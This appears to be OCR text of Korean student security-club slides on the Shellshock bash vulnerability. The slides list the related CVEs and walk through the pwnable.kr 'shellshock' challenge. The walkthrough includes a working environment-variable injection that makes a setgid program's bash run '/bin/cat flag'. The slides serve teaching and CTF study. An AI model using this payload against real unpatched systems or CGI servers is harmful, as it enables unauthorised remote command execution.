Shell Shock
취약점

Keeper 11기 황수환


“Shell Shock”

- GNU bash shell에서 환경변수를 통해 공격자가 원격으로 명령어를 실행할 수 있는 취약점

〈표 1〉 GNU Bash 취약점 요약


CVE 번호	취약점 내용
CVE-2014-6271	원격 명령 실행
CVE-2014-7169	함수 선언문 파싱 에러
CVE-2014-7186	잘못된 메모리 접근
CVE-2014-7187	잘못된 메모리 접근
CVE-2014-6277	함수 선언문 파싱 에러
CVE-2014-6278	원격 명령 실행

“Shell Shock”



[그림 2] CVE-2014-6271 취약점 공격 방법

pwnable.kr shellshock



pwnable.kr shellshock

```
shellshock@pwnable:~$ ls -l
total 960
-r-xr-xr-x 1 root shellshock     959120 Oct 12  2014 bash
-r--r----- 1 root shellshock_pwn     47 Oct 12  2014 flag
-r-xr-sr-x 1 root shellshock_pwn   8547 Oct 12  2014 shellshock
-r--r--r-- 1 root root              188 Oct 12  2014 shellshock.c
shellshock@pwnable:~$ cat shellshock.c
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}
```

→ shellshock을 실행하여 shellshock_pwn 권한을 획득

pwnable.kr shellshock

```
shellshock@pwnable:~$ ls -l
total 960
-r-xr-xr-x 1 root shellshock     959120 Oct 12  2014 bash
-r--r----- 1 root shellshock_pwn     47 Oct 12  2014 flag
-r-xr-sr-x 1 root shellshock_pwn   8547 Oct 12  2014 shellshock
-r--r--r-- 1 root root              188 Oct 12  2014 shellshock.c
shellshock@pwnable:~$ cat shellshock.c
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}
```

현재 directory에 있는 bash를 subshell로 사용

pwnable.kr shellshock

```
shellshock@pwnable:~$ bash --version
GNU bash, version 4.3.48(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
shellshock@pwnable:~$ ./bash --version
GNU bash, version 4.2.25(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

shell shock 취약점에 영향 받는 bash version

pwnable.kr shellshock


```
shellshock@pwnable:~$ export shock='() { echo shock; }; /bin/cat flag'
shellshock@pwnable:~$ ./shellshock
only if I knew CVE-2014-6271 ten years ago..!!
Segmentation fault (core dumped)
```

subshell prompt를 출력하기 전에

bash 환경변수를 초기화할 때 취약점 발생

→ /bin/cat flag 명령어를 실행

etc.



[그림 16] CGI 공격 시나리오

Q & A

Reference

KISA <GNU Bash 원격코드실행 취약점 FOCUS4 이슈 분석 및 대응방안>

ShellShock(CVE-2014-6271)-알려진 취약점이 있는 컴포넌트 사용 (tistory.com)